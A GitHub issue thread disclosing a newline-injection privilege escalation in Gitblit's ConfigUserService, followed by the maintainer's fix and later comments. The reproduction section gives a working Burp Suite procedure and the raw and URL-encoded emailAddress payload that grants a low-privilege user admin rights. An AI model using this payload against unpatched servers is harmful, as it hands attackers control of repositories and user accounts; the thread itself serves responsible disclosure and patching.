A user privilege elevation vulnerability in the latest version of gitblit #1410

Closed YYHYlh opened this issue on Feb 28 · 7 comments · Fixed by #1411

Labels Defect Status-Done

YYHYlh commented on Feb 28

Hello, I tried to contact the developers of your product but did not get a response, so I decided to raise the vulnerability to you in the issue, hoping that you can fix it as soon as possible to avoid a wider impact of the vulnerability.

Principle of the vulnerability

Gitblit uses file storage to manage user information, passwords, account types, and permissions. When a user with low privileges modifies their information, if they use line breaks and space characters, they can create new users or assign higher
higher privileges.
The relevant code logic is in the `write` function of `com.gitblit.ConfigUserService`. The reason for the problem is that gitblit does not do a checksum on the characters entered by the user, and malicious characters are printed directly in the file, causing gitblit to parse the file incorrectly when reading it.
The location where users are saved is in data/users.conf.
The default users.conf is as follows.

```
[user "admin"]
    password = admin
    role = "#admin"
    role = "#notfederated"
```

The user name is admin, the password is admin, and the user's permissions are admin permissions, and the file will change as the user logs in. After logging in once the file reads

```
[user "admin"]
    accountType = LOCAL
```

```
    cookie = aad70b95ca5ffe59c88cd567b91999b263acb659
    emailMeOnMyTicketChanges = true
    password =
PBKDF2:$0$33c135e0e31a085587920e0981401bc34169cc1460a321d8f748969939383ce76c403eda5015281d2ff3b2203c5

    role = "#admin"
    role = "#notfederated"
```

If there is a new user, a new user will be created below the user, and which will be accompanied by the user's emailAddress information, if the attacker in the modification of their own emailAddress, the emailAddress set to `xxx.@qq.com\n\trole = "#admin"\n[user "other"]` ,you can modify the permissions of their own user to admin.

Vulnerability recurrence


1. The attacker has an account with no privileges, username `test` , password `test1` , and privileges `None` , and the current users.conf is.

```
[user "admin"]
    accountType = LOCAL
    cookie = aad70b95ca5ffe59c88cd567b91999b263acb659
    emailMeOnMyTicketChanges = true
    password =
PBKDF2:$0$33c135e0e31a085587920e0981401bc34169cc1460a321d8f748969939383ce76c403eda5015281d2ff3b2203c5

    role = "#admin"
    role = "#notfederated"
[user "test"]
    accountType = LOCAL
    cookie = 513b0430e84cbccad003a3b8e5c614797a311e70
    emailAddress = 111@qq.com
    emailMeOnMyTicketChanges = true
    password =
PBKDF2:$0$ec5a6828b39c0ec958c7f70861b0bbc7aa3b74e45ebfe8a0ffc0689923b517e96a8d8039392631369b6cd2d6742

    role = "#none"
```

2. After logging in, click on Profile->Preferences in order



Turn on burpsuite's blocking feature, click Save, and block the request with burpsuite.

3. In burpsuite, make changes to the request.

Modify the value of emailAddress%3Atext to `111@qq.com\n\trole = "#admin"\n[user "other"]` after url encoding. The `[user "other"]` at the end of the payload is to avoid the impact of the original role = "#none". The encoding can be done using burpsuite's Decode function

```
111@qq.com
        role = "#admin"
[user "other"]
```

```
%31%31%31%40%71%71%2e%63%6f%6d%0a%09%72%6f%6c%65%20%3d%20%22%23%61%64%6d%69%6e%22%0a%5b%75%73%65%72%20%22%6f%74%68%65%72%22%5d
```

4. After modifying the request body and sending the request, users.conf changes to the following state.

```
[user "admin"]
    accountType = LOCAL
    cookie = aad70b95ca5ffe59c88cd567b91999b263acb659
    emailMeOnMyTicketChanges = true
    password = PBKDF2:$0$33c135e0e31a085587920e0981401bc34169cc1460a321d8f748969939383ce76c403eda5015281d2ff3b220
    role = "#admin"
    role = "#notfederated"
[user "test"]
    accountType = LOCAL
    cookie = 513b0430e84cbccad003a3b8e5c614797a311e70
    displayName = test
    emailAddress = 111@qq.com
    role = "#admin"
[user "other"]
    emailMeOnMyTicketChanges = true
    locale = zh_CN
    role = "#admin"
```

You can see that the test user has become admin privileges. Refreshing the page, at this point the test user has full access to gitblit, and can see all Git repositories and manage all users and teams

flaix commented on Mar 1 — Collaborator

Excellent. Thank you.
Just for me to know, what ways did you try to contact the developers that were unsuccessful?

flaix added Defect Priority-Critical **Status-New** labels on Mar 1

YYHYlh commented on Mar 2 — Author

> Excellent. Thank you. Just for me to know, what ways did you try to contact the developers that were unsuccessful?

I found some contacts on your official website and in the Github Readme at

- google group (not used by anyone for a long time)
- Official Twitter (not used by anyone for a long time)
- A private tweet @jamesmoger (recently updated), but his tweet doesn't allow private messages, so I left a message for his latest tweet, but haven't received a reply yet.

I think you guys could update your latest contact information, preferably using a private email for receiving some of the more private security questions.

flaix added **Status-Started** and removed **Status-New** labels on Mar 13

flaix linked a pull request on Mar 13 that will close this issue

Fix vulnerability in config user service backend #1411 Merged

flaix commented on Mar 13 Collaborator

@YYHYlh , would you like to review and test the pull request before a release?

flaix added a commit to flaix/gitblit that referenced this issue on Mar 13

`fix: Fix StoredUserConfig not escaping control characters` ... `006bfdc`

YYHYlh commented on Mar 14 Author

> **@YYHYlh** , would you like to review and test the pull request before a release?

I don't think it's needed anymore, because I'm not quite sure how the project compiles. But I can't inject into the config file anymore without using the characters you disabled, and I think that part of the code is already safe. I will test again when your new version is released

flaix closed this as completed in `9b4afad` on Mar 14

---

flaix commented on Mar 14 • edited Collaborator

I have merged the fix into the master branch, which means it will be built with the next nightly build.
Should you happen to use Docker images, you can use the latest nightly Docker image to test the fix.
Otherwise you could use the artefact attached to the last nightly build.

YYHYlh commented on Mar 23 Author

> I have merged the fix into the master branch, which means it will be built with the next nightly build. Should you happen to use Docker images, you can use the latest nightly Docker image to test the fix. Otherwise you could use the artefact attached to the last nightly build.

I think the patch has fixed the vulnerability successfully. I will contact you promptly if I find any new vulnerabilities after that.

DonnyDong2008 commented on Jul 20

I met an issue today when I was trying to login Gitblit 1.9.2 using a local admin account. It failed login and prompt me invalid user name or password. Then I used another windows domain account logged in which was granted admin privilege. Then I found that the user list is empty. I logged into the server where gitblit is installed, and found that the users.conf is empty. I don't know why. Just found some exception in log about failed to read users.conf. I just upgraded to 1.9.3 right now. Hope this issue will never happen again. Please refer to below log:
2022-07-20 14:35:58 [ERROR] Failed to read D:\Program Files\gitblit-1.9.2\data\users.conf
org.eclipse.jgit.errors.ConfigInvalidException: Cannot read file D:\Program Files\gitblit-1.9.2\data\users.conf
at org.eclipse.jgit.storage.file.FileBasedConfig.load(FileBasedConfig.java:194)
at com.gitblit.ConfigUserService.read(ConfigUserService.java:885)
at com.gitblit.ConfigUserService.getUserModel(ConfigUserService.java:190)

flaix added **Status-Done** and removed Priority-Critical **Status-Started** labels 14 days ago

flaix mentioned this issue 3 days ago

possibly corruption of user db flaix/gitblit#30

Open

Assignees

No one assigned

Labels

Defect **Status-Done**

Projects

None yet

Milestone

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Fix vulnerability in config user service backend
gitblit/gitblit

---

3 participants